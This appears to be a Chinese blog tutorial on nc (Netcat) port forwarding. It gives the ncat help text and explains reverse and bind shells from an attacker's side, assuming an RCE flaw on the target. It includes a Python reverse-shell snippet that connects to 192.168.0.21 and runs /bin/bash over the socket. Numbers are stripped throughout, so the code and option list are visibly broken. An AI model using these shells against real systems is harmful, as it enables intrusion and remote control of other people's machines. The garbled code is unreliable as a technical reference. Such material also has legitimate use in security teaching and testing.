
端口转发之 nc
nc使用方法:
Ncat 7.50 ( https://nmap.org/ncat )

Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,

's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).

  -                         Use IPv4 only

  -                         Use IPv6 only

  -U, --unixsock             Use Unix domain sockets only

  -C, --crlf                 Use CRLF for EOL sequence

  -c, --sh-exec <command>    Executes the given command via /bin/sh

  -e, --exec <command>       Executes the given command

      --lua-exec <filename>  Executes the given Lua script

  -g hop1[,hop2,...]         Loose source routing hop points ( max)

  -G <n>                     Loose source routing hop pointer (, , , ...)

  -m, --max-conns <n>        Maximum <n> simultaneous connections

  -h, --help                 Display this help screen

  -d, --delay <time>         Wait between read/writes

  -o, --output <filename>    Dump session data to a file

  -x, --hex-dump <filename>  Dump session data as hex to a file

  -i, --idle-timeout <time>  Idle read/write timeout

  -p, --source-port port     Specify source port to use

  -s, --source addr          Specify source address to use (doesn't affect -l)

  -l, --listen               Bind and listen for incoming connections

  -k, --keep-open            Accept multiple connections in listen mode

  -n, --nodns                Do not resolve hostnames via DNS

  -t, --telnet               Answer Telnet negotiations

  -u, --udp                  Use UDP instead of default TCP

      --sctp                 Use SCTP instead of default TCP

  -v, --verbose              Set verbosity level (can be used several times)

  -w, --wait <time>          Connect timeout

  -z                         Zero-I/O mode, report connection status only

      --append-output        Append rather than clobber specified output files

      --send-only            Only send data, ignoring received; quit on EOF

      --recv-only            Only receive data, never send anything

      --allow                Allow only given hosts to connect to Ncat

      --allowfile            A file of hosts allowed to connect to Ncat

      --deny                 Deny given hosts from connecting to Ncat

      --denyfile             A file of hosts denied from connecting to Ncat

      --broker               Enable Ncat's connection brokering mode

      --chat                 Start a simple Ncat chat server

      --proxy <addr[:port]>  Specify address of host to proxy through

      --proxy-type <type>    Specify proxy type ("http" or "socks4" or "socks5")

      --proxy-auth <auth>    Authenticate with HTTP or SOCKS proxy server

      --ssl                  Connect or listen with SSL

      --ssl-cert             Specify SSL certificate file (PEM) for listening

      --ssl-key              Specify SSL private key (PEM) for listening

      --ssl-verify           Verify trust and domain name of certificates

      --ssl-trustfile        PEM file containing trusted SSL certificates

      --ssl-ciphers          Cipherlist containing SSL ciphers to use

      --version              Display Ncat's version information and exit

See the ncat() manpage for full options, descriptions and usage examples
反向连接


在此示例中,目标使用端口4444反向连接攻击主机。-e选项将Bash shell发回攻击主机。请注意,我们也可以在Windows的cmd.exe上使用-e选项。假设我们已经在目标主机上找到了远程代码执行(RCE)漏洞。我们可以在目标主机上使用-e发出Netcat命令,并使用Netcat发出命令启动反向shell。

先启动攻击端的监听:
再在目标端启动反向shell:
linux

然后可以在攻击端控制目标端的服务器,以root权限;
win7

然后可以在攻击端控制目标端的win7系统,以administrator权限;
python的反向shell:
import os,socket,subprocess;

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(('192.168.0.21',))

#重定向shell输出

os.dup2(s.fileno(),)

os.dup2(s.fileno(),)

os.dup2(s.fileno(),)

#执行子程序

p=subprocess.call(['/bin/bash','-i'])
正向连接

在该图中,目标使用Netcat侦听器将Bash shell绑定到它特定端口4444。攻击者使用简单的Netcat命令连接到此端口。设置bind shell的步骤如下:
使用Netcat将一个bash shell绑定到4444端口。 从攻击主机连接到端口4444上的目标主机。 从攻击主机发出命令到目标主机上。

端口转发之 nc的更多相关文章
- 端口转发之 lcx
lcx.exe是一个端口转发工具,有Windows版和Linux版两个版本,Windows版是lcx.exe,Linux版为portmap Windows版使用方法如下: lcx有两大功能: )端口转 ...
- nc检测端口是否正常服务的一个命令
最近碰到一个项目,前端用apache htttpd进行发布(80端口),通过双机负载均衡转发到后端的两个tomcat进行处理(8081和8082端口),现在需要随时监控这三个端口的情况,一旦down掉 ...
- Linux下利用nc命令来监控检测服务器的端口使用情况(转载)
最近碰到一个项目,前端用apache htttpd进行发布(80端口),通过双机负载均衡转发到后端的两个tomcat进行处理(8081和8082端口),现在需要随时监控这三个端口的情况,一旦down掉 ...
- Linux中的nc测试端口是否开放
nc测试端口是否开放 在Linux中有一个级强大的网络工具netcat,在默认情况下面都是没有安装的,现在介绍一下安装过程 其实安装很简单 一.安装使用 1.只需输入命令yum安装: [root@SZ ...
- Linux利用nc命令脚本批量检测服务器指定端口是否开放
一.nc命令检测端口的用法 # nc -v -w 10 %IP% -z %PORT% -v 显示指令执行过程. -w <超时秒数> 设置等待连线的时间. -u 表示使用UDP协议 -z 使 ...
- tcpdump、nc网络工具使用
tcpdump: 网络嗅探器 nc: nmap: 端口扫描 混杂模式(promisc) C设置为监控,当A和B通信,C是无法探测到数据的,除非有交换机的权限,将全网端口的数据通信都发送副本到C的端口上 ...
- linux监控命令nc用法
一.nc命令检测端口的用法 # nc -v -w 10 %IP% -z %PORT% -v 显示指令执行过程. -w <超时秒数> 设置等待连线的时间. -u 表示使用UDP协议 -z 使 ...
- linux nc (NetCat) 命令详解
原文:http://www.huanxiangwu.com/477/linux-nc-netcat 一.版本通常的Linux发行版中都带有NetCat(简称nc),甚至在拯救模式光盘中也由busybo ...
- NC反弹CMDSHELL提权总结
Server-U等都不可以用的情况下. 一般都可思考用此方法不过这种方法, 只要对方装了防火墙, 或是屏蔽掉了除常用的那几个端口外的所有端口… 那么这种方法也失效了…. 1:通过shell将上 ...
随机推荐
- Python常用模块实战之ATM和购物车系统再升级
目录 一.项目地址 二.功能需求 一.项目地址 https://github.com/nickchen121/atm 二.功能需求 FUNC_MSG = { '0': '注销', '1': '登录', ...
- Python 爬虫介绍,什么是爬虫,如何学习爬虫?
作为程序员,相信大家对“爬虫”这个词并不陌生,身边常常会有人提这个词,在不了解它的人眼中,会觉得这个技术很高端很神秘.不用着急,我们的爬虫系列就是带你去揭开它的神秘面纱,探寻它真实的面目. 爬虫是 ...
- Python爬取6271家死亡公司数据,一眼看尽十年创业公司消亡史!
小五利用python将其中的死亡公司数据爬取下来,借此来观察最近十年创业公司消亡史. 获取数据 F12,Network查看异步请求XHR,翻页. 成功找到返回json格式数据的url, 很多人 ...
- Python【day 15】基本数据类型-int str bool list
'''''' ''' 1 python的定义 是一门弱类型的解释性的高级编程语言 这里的高级是相对低级(例如:汇编语言等) 高级编程语言和低级编程语言的区别 1.前者更接近于人的理解--字母组成的语法 ...
- java核心技术第五篇之事务和MVC模式
第一部分:事务1.事务的简介: 1.1 在一组操作中(比如增加操作,修改操作),只有增加和修改操作都成功之后,这两个操作才能真正的成功. ,如果这两个操作中,有一个失败了,这两个操作都失败了. 1.2 ...
- 函数截流---js
<div id="show">0</div> <button id="btn">click</button> & ...
- NSURLSession的知识小记
1.NSURLSession的使用流程 使用NSRULSession对象创建Task, 然后执行Task 2.获取NSURLSession ()获得共享的Session + (NSURLSession ...
- 3.JavaCC 语法描述文件的格式解析
JavaCC的语法描述文件格式如下所示: options { JavaCC的选项 } PARSER_BEGIN(解析器类名) package 包名; import 库名; public class ...
- python的列表元素输出
1)for循环输出 这种方法是大家最容易想到的,也是最简单的,但是它有一个弊端:它的输出是竖向排列的,而我们往往需要水平输出. >>> for i in [1,2,3]: print ...
- apicloud如何实现优雅的下拉刷新与加载更多
apicloud中提供下拉刷新监听事件api,也提供滚动到底部事件的监听,能够实现下拉刷新和滚动到底部加载更多功能,但是我们真的就满足实现功能了吗?将两个代码拼凑起来运行看看发现了什么?是的,在滚动到 ...